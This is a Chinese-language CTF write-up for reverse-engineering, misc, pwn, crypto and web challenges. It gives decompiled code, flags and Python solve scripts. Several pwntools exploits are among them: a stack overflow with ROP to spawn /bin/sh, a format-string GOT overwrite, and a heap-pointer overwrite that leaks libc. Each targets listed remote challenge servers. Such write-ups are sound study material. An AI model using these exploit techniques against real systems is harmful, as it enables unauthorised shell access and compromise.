re50

```
int __fastcall verify(int a1)
{
  const char *v1; // r0@1
  const char *v2; // r4@1
  size_t v3; // r0@1
  int v4; // r3@1

  v1 = (const char *)(*(int (**)(void))(*(_DWORD *)a1 + 676))();
  v2 = v1;
  v3 = strlen(v1);
  v4 = 0;
  if ( v3 == 16
    && *v2 == 'f'
    && v2[1] == 'l'
    && v2[2] == 'a'
    && v2[3] == 'g'
    && v2[4] == '{'
    && v2[5] == 'p'
    && v2[6] == 'a'
    && v2[7] == 'S'
    && v2[8] == 'S'
    && v2[9] == '_'
    && v2[10] == '2'
    && v2[11] == '_'
    && v2[12] == 't'
    && v2[13] == 'w'
    && v2[14] == 'o' )
  {
    v4 = (unsigned int)(v2[15] - '}') <= 0;
  }
  return v4;
}
```

直接看 verify 函数 flag{paSS_2_two}

re200

库函数有壳和反调试，但是跟着进去在脱壳后可以看到源代码，下面是 check 的核心代码：

```
v3 = ((int (*)(void))unk_AF090254)();
((void (*)(signed int, const char *, const char *, ...))unk_AF090174)(4, "txmg", (const char *)&unk_AF090594, v3);
v4 = 0;
if ( v3 == 24 )
{
  do
  {
    v12[v4] = *(_BYTE *)(v2 + v4) ^ 0x11;
    ++v4;
  }
  while ( v4 != 24 );
  v8 = 6;
  do
  {
    v12[v8] = *(_BYTE *)(v2 + v8) ^ 0x22;
    ++v8;
  }
  while ( v8 != 24 );
  v9 = 12;
  do
  {
    v12[v9] = *(_BYTE *)(v2 + v9) ^ 0x33;
    ++v9;
  }
  while ( v9 != 24 );
  v10 = 0;
  do
  {
    if ( (unsigned __int8)v12[v10] != *(_BYTE *)(v10 - 1358356476) )
    {
      v5 = *(int (__fastcall **)(int, const char *))(*(_DWORD *)v1 + 668);
      v6 = v1;
      v7 = "you input error";
      goto LABEL_13;
    }
    ++v10;
  }
  while ( v10 != 24 );
  v5 = *(int (__fastcall **)(int, const char *))(*(_DWORD *)v1 + 668);
  v6 = v1;
  v7 = "you input key is right";
}
```

根据这个代码逻辑很容易写出脚本（脚本略丑...因为之前看错逻辑了所以就在旧的基础上改的==）

```
import base64
table = [0x4b,0x56,0x47,0x7b,0x72,0x7f,0x4e,0x55 ,0x46 ,0x6A ,0x60 , 0x4A ,0x50 , 0,0x7E ,0xA,0x65 ,0x7B ,0x5B ,0x47 , 0x69 ,0x44,0xE,0xE,0x78 ,0x21]
ss = []
s = []
sss = []
print table[22],table[23]
i = 12

while i < 24:
    ss.append( table[i] ^ 0x33)
    i += 1
i = 6
while i <12:
    s.append(table[i] ^ 0x22)
    i += 1
i = 0
while i < 6:
    sss.append(table[i] ^ 0x11)
    i += 1
ans1 = ''.join(chr(i) for i in sss)
ans2 = ''.join(chr(i) for i in s)
ans3 = ''.join(chr(i) for i in ss)
print ans1+ ans2 +ans3.decode("base64")
```

得到结果是 ZGVjcnlwdHBhss=Txmg，然而提交不对...后来队友有看到那张 flag.jpg，遂猜测 Txmg 是这张图的秘钥，用这个网站解出来 https://futureboy.us/stegano/decinput.html，得到 flag 是 flag{Wo_bu_yu4n_r4ng_n1_y1_ge_ren}

Misc10(签到)

把二维码反色一下就扫出来了。

Misc50(Hello)


header 里发现 ciphertext ，根据源码提示暴力 sha1，提交。

进入 round2，提出源码中的算式，算出结果提交，得到 flag，脚本如下

```
import requests
import hashlib
import re

req = requests.Session()
r = req.get('http://106.75.67.214:2250/#')
s = r.headers['Ciphertext']
salt = re.findall('\xad\x97\+(.*)\)==',r.content)[0]
print '[*] Ciphertext:%s salt:%s' % (s, salt)

for i in range(0,1000):
    tmp = str(i).rjust(3,'0')
    if hashlib.sha1(tmp+salt).hexdigest() == s:
        print tmp
        r = req.post('http://106.75.67.214:2250/#',data={"pass":tmp})
        print r.content.decode('utf-8')
        break

expr = re.findall('\xbc\x9a(.*) -->', r.content)[0]
tmp = eval(expr)
r = req.post('http://106.75.67.214:2250/#',data={"pass":tmp})
print r.content
```

misc100(破解)

伪加密解压得到 noflag.gif。
strings 提取出 base64 字符串，解密三次，看到 GIF 头，保存成 GIF 文件，某一帧中发现 flag



flag{zhong_qiu_jie_ctf666}

pwn0

利用 SSP 打印内存，测试发现 272 偏移时可以正好打印出 flag。

```
from pwn import *

context.log_level='debug'
io = remote('106.75.18.19',23333)
io.recvuntil('!')
io.sendline('A'*272+p32(0x0804A080))
print io.recv()
```

flag{b592ae277bc1320cd5eeaa5b321d8b11}

pwn1

scanf 栈溢出+ROP，自带 system，脚本如下

```
from pwn import *

context.log_level = 'debug'
#io = process('./pwn1')
io = remote('106.75.18.19', 16787)
e = ELF('./pwn1')
io.recvuntil('!')

pop2ret = 0x80485ae
_s = 0x080485ED

payload = 'A'*76 + p32(e.plt['__isoc99_scanf']) + p32(pop2ret) + p32(_s) + p32(e.bss())
payload += p32(e.plt['system']) + 'A'*4 + p32(e.bss())
io.sendline(payload)
io.sendline('/bin/sh')
io.interactive()
```

cat /home/pwn1/flag.txt 得到 flag{d3e4d98f7d5a0eda691e892d63203433}

pwn2

典格式化串，栈参数可控，System 可用。
把 exit 写成 main。printf 写成 system，脚本如下：

```
from pwn import *
exit = 0x0804a020
printf = 0x0804a014
#p = process("./pwn2")
p = remote("106.75.18.19",7654)
system_addr = 0x08048410
main_addr = 0x080485EE
systeml=0x8410
systemh=0x0804
mainl = 0x85ee
mainh = 0x0804
payload = p32(exit + 2) + p32(exit)+ "%0" +str(mainh-8) + 'x%06$hn%'+str(mainl-mainh)+'x%7$hn'
ss = raw_input()
p.sendline(payload)
payload = "/bin/sh;" +p32(printf+2) + p32(printf) + "%0" + str(systemh -16) + 'x%08$hn%'+str(systeml-systemh)+'x%9$hn'
p.sendline(payload)
p.sendline("/bin/sh\x00;")
p.interactive()
```

pwn3

在 print logo 的时候有个变量溢出，可以覆盖到存储 malloc 堆的指针，这样一来可以通过 print team’s name 和 update team’s name 达到任意地址读写。泄露 fread 地址，根据 pwn2 拖下来的 libc.so 计算出 system 地址，然后再覆盖 fread_got 就可以起 shell 了。exp 如下：

```
from pwn import *
e = ELF("./pwn3")

fread_got = e.got['fread']
#libc = ELF("/lib32/libc.so.6")
libc = ELF("libc")
offset = libc.symbols['fread'] - libc.symbols['system']
print offset
log.success("fread_got = " + hex(fread_got))
#p = process("./pwn3")
```

```
p = remote("106.75.18.19",32156)
p.recvuntil("team id")
p.send("a"*8)
p.recvuntil("=>")
p.sendline("5")
p.recvuntil("=>")

p.sendline("1")
p.recvuntil("team ID.")

payload = "/bin/sh;" + p32(0x5) + p32(fread_got)
payload += 'a'*(0x15 - len(payload))
p.sendline(payload)
p.recvuntil("=>")
p.sendline("4")

p.recvuntil("your    team's name:\t")

fread_addr = u32(p.recvuntil("\n")[:-1].ljust(4,"\x00"))
log.success("fread address = " + hex(fread_addr))
system_addr = fread_addr - offset
log.success("system_addr = " + hex(system_addr))
p.recvuntil("=>")
#ss = raw_input()
p.sendline("3")

p.sendline(p32(system_addr))
p.recvuntil("=>")
p.sendline("1")
p.recvuntil("team ID.")
p.interactive()
```

crypto50

算法最后一步为异或加密，同样密钥重复加密即得明文，前 16 字节是 salt，后面是密文
解密如下：

```
data = 'Ot7lAO72opsedkxTngbD3FhwP50x8sosAf9oLOkIpr8PN7J0Omq7nWxvgvaiRn+Tp95zcTDj'.decode('base64')
salt = data[:16]
print crypt(data[16:], sha1(key + salt).digest())
```

crypto150(tryhard)

将密文的每一字节按 key 进行迭代线性变换，合成变换依然是线性变换，且每一字节的线性变换相同，从而逆线性变换也相同。设逆线性变换为 y=ax+b，暴力一下 a,b 的值即可。

```
import codecs
encrypted = codecs.decode('de3d93ed23a293b4dec3f0b4b4deb1d2a5e1c341','hex')
for a in range(251):
    for b in range(251):
        out=''
        for c in encrypted:
            m=(a*ord(c)+b)%251
            if m>0x7f:
                break
            out+=chr(m)
        if out.startswith('flag'):
            print(out)
```

web 50(crack MD5)

直接暴力跑：

```
import itertools
import requests
import hashlib
import re
host='106.75.67.214'
port = 2050
cookie = 'PHPSESSID=u0116busbmt4bp27krjedr6kl3'
def xmd5(str):
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
#s='{Se:3A2Ss'
#anw = '2ba55f620ae49264e81ba81026767baf'
def fine(s,anw):
    for i in itertools.permutations(s,len(s)):
        a = ''.join(i)
        if(xmd5(a)==anw):
            return a
def reget(content,res):
    re_pat=re.compile(res)
    search = re_pat.search(content)
```

```
    if search:
        return search.groups()[0]
def getit():
    r = requests.get('http://106.75.67.214:2050/',headers={"Cookie":cookie})
    hash_ = reget(r.content,'<p id="hash">(.+?)</p>')
    code = reget(r.content,'<p id="code">(.+?)</p>')
    r = requests.get('http://106.75.67.214:2050/?code=%s'%fine(code,hash_),headers={"Cookie":cookie})
    print r.content
getit()
```